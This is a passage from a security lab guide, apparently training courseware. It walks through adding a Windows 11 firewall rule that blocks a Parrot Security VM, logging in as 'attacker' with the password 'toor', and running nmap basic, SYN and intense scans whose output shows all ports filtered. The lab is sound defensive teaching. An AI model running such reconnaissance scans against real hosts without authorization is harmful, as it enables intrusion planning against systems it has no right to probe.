
11. Click **Next** in the **Scope** section once the IP address has been added.
12. In the **Action** section, choose the **Block the connection** radio button and click **Next**.

13. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.




14. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.

15. In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.



16. The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.



17. Close all open windows in the **Windows 11** machine and switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
18. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
22. We will now perform a basic Nmap scan on **Windows 11** machine.
23. Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.

Note: The IP address of the **Windows 11** machine may differ when you perform this task.


```
nmap 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# cd
[root@parrot]-[~]
└─# nmap 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:35 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00089s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]-[~]
└─#
```

24. We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.

25. Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.

```
[root@parrot]-[~]
└─# nmap -sS 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:38 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00042s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
[root@parrot]-[~]
└─#
```

26. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

